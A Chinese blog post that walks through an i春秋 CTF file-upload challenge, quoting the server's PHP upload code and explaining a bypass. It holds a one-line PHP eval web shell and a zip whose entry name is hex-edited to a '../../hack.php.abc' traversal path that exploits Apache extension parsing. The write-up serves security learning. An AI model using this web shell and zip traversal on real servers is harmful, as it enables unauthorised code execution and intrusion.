i春秋-ctf 文件上传

原创

AAAAAAAAAAAA66 于 2021-11-08 22:46:50 发布 1173 收藏 2
分类专栏： CTF -WEB 学习 文章标签： php apache 网络安全

文章目录

前言

CTF小白，这道题思考了很久，i春秋上现在也没write up，卡了1天了，后面在buuctf找到了题解答。通过这一天让我对文件上传有了更深的理解。

目录

一道普通的文件上传题，通过一天的思考我得到这类题目的思路总结。

提示：以下是本篇文章正文内容，下面案例可供参考

一、题目



```php
<?php
header("Content-Type:text/html; charset=utf-8");
// 每5分钟会清除一次目录下上传的文件
require_once('pclzip.lib.php');

if(!$_FILES){
```


二、解题步骤

1.我的一开始错误思路，如果想直接看正确解法请直接跳过


1.因为之前写过类似的题目，刚上手比较兴奋，草草的按个F12发现没看到啥重要的，直接开始做。

话不多说，直接上传一个php文件。



果不其然 寄。

莫慌，我用burp suite改个jpg后缀。



上传成功!


成功。

我立马想到的是用蚁剑去连接。

emm 文件上传到那呢？？？

查了一下资料，一般在地址后面加个upload。

拿我的蚁剑连接



寄！！！！重新试了几遍，一样。

我一度怀疑是我的蚁剑坏了，所以我在之前的一个题目试了一下，没坏。

好吧，病急乱投医。

啥%00截断，.htaccess，图片木马啥都给我试一遍。。。

结果可想而知。。。。。

。。。。

后面我开始总结，思考（网上暂时没找到write up 只能自己想），并且深入的去想题目下面的代码（没错下面有后端php验证的源码，我中间才看到的。）

```
<?php
header("Content-Type:text/html; charset=utf-8");
// 每5分钟会清除一次目录下上传的文件
require_once('pclzip.lib.php');

if(!$_FILES){

        echo '

<!DOCTYPE html>
```

```
<html lang="zh">
<head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta http-equiv="X-UA-Compatible" content="ie=edge" />
    <title>文件上传章节练习题</title>
    <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/css/bootstrap.min.css" i
    <style type="text/css">
        .login-box{
            margin-top: 100px;
            height: 500px;
            border: 1px solid #000;
        }
        body{
            background: white;
        }
        .btn1{
            width: 200px;
        }
        .d1{
            display: block;
            height: 400px;
        }
    </style>
</head>
<body>
    <div class="container">
        <div class="login-box col-md-12">
        <form class="form-horizontal" method="post" enctype="multipart/form-data" >
            <h1>文件上传章节练习题</h1>
            <hr />
            <div class="form-group">
                <label class="col-sm-2 control-label">选择文件：</label>
                <div class="input-group col-sm-10">
                    <div >
                    <label for="">
                        <input type="file" name="file" />
                    </label>
                    </div>
                </div>
            </div>

        <div class="col-sm-8  text-right">
            <input type="submit" class="btn btn-success text-right btn1" />
        </div>
        </form>
        </div>
    </div>
</body>
</html>
';

    show_source(__FILE__);
}else{
    $file = $_FILES['file'];

    if(!$file){
        exit("请勿上传空文件");
    }
    $name = $file['name'];
```

```
    $name = $file['name'];

    $dir = 'upload/';
    $ext = strtolower(substr(strrchr($name, '.'), 1));
    $path = $dir.$name;

    function check_dir($dir){
        $handle = opendir($dir);
        while(($f = readdir($handle)) !== false){
            if(!in_array($f, array('.', '..'))){
                if(is_dir($dir.$f)){
                    check_dir($dir.$f.'/');
                 }else{
                    $ext = strtolower(substr(strrchr($f, '.'), 1));
                    if(!in_array($ext, array('jpg', 'gif', 'png'))){
                        unlink($dir.$f);
                    }
                }

            }
        }
    }

    if(!is_dir($dir)){
        mkdir($dir);
    }

    $temp_dir = $dir.md5(time(). rand(1000,9999));
    if(!is_dir($temp_dir)){
        mkdir($temp_dir);
    }

    if(in_array($ext, array('zip', 'jpg', 'gif', 'png'))){
        if($ext == 'zip'){
            $archive = new PclZip($file['tmp_name']);
            foreach($archive->listContent() as $value){
                $filename = $value["filename"];
                if(preg_match('/\.php$/', $filename)){
                     exit("压缩包内不允许含有php文件!");
                 }
            }
            if ($archive->extract(PCLZIP_OPT_PATH, $temp_dir, PCLZIP_OPT_REPLACE_NEWER) == 0) {
                check_dir($dir);
                   exit("解压失败");
            }

            check_dir($dir);
            exit('上传成功!');
        }else{
            move_uploaded_file($file['tmp_name'], $temp_dir.'/'.$file['name']);
            check_dir($dir);
            exit('上传成功!');
        }
    }else{
        exit('仅允许上传zip、jpg、gif、png文件!');
    }
}
```

反思：

1.盲目的使用前端绕过，上传图片木马后，图片未解析就用蚁剑连接。

2.没有细心的理解源码

3. 上传的任何脚本，都必须要被服务器解析才能运行。

2.正确解题姿势

阅读源码可得：

1.后端执行的是白名单过滤，仅允许上传zip、jpg、gif、png后缀的文件。

2.上传后的文件放在upload路径下，rand函数加hash随机命名

3.对于zip文件，如果解压后，文件夹中含有php文件，就将其移除。

结合之前进入文件目录后，发现服务器是APACHE，这里可以使用apache天生的解析漏洞。

如果遇到无法解析的后缀名会向前解析.


例： 123.php.abc 先解析abc，无法解析后解析PHP。

这样就成功绕过了zip解压后的文件验证。

步骤如下


1.在文件夹中创立一个php小马 <?php @eval($_POST['hack']);?

2.命名为 11111111111111111 没有错（18个一，后面说原因）




3.压缩为zip文件

4打开010editor（没下的点击看教程下载）在这里打开zip文件。




5.将1111111111111111111改为../../hack.php.abc （18个1是我这个文件名要修改的长度，可以根据自己要创立的文件名长度自行修改（ 比如../../shell.php.abc 就写19个1））（../../是为了上传到根目录）


11111111111111111.zip* ×
Edit As: Hex
Run Script
Run Template: ZIP.bt
Output
Executing template
Template executed s
0000h: 4 00 00 00 08 00 21 79 5A 53 BA 89 PK.....!yZSº‰
0010h: 0 00 1E 00 00 00 12 00 00 00 31 31 E. 11
0020h: 1 31 31 31 31 31 31 31 31 31 31 31 1111111111111
0030h: 3 50 70 48 2D 4B CC D1 50 89 0F F0 ³±/È(PpH-KÌÑP‰.ð
0040h: F 48 2C 2E 56 8F D5 B4 B6 B7 03 00 ..‰V/H,.V.Õ´¶·..
0050h: F 00 14 00 00 00 08 00 21 79 5A 53 PK.....!yZS
0060h: 0 00 00 00 1E 00 00 00 12 00 24 00 º‰E. .....$.
0070h: 0 00 20 00 00 00 00 00 00 00 2E 2E ....
0080h: 3 61 63 6B 2E 70 68 70 2E 61 62 63 /../hack.php.abc
0090h: 5 14 64 D4 D7 01 19 17 08 CC E7 D3 ×.d‘Ö.dÔ×....ÌçÓ
00A0h: 5 06 00 00 00 00 01 00 01 00 64 00 ×.PK.....d.
00B0h: 0 00 00 00 ..P.....
CSDN @AAAAAAAAAAA66

6.上传

7.进入上传路径，获得flag



总结

还是要多懂得一些原理，容易解答题目，不然容易盲目寻求方式，这里我一直卡在前端验证的思路上，根本没有仔细看源码。

作者水平有限，有任何不当之处欢迎指正。

本文目的是为了传播web安全原理知识，提高相关人员的安全意识，任何利用本文提到的技术与工具造成的违法行为，后果自负！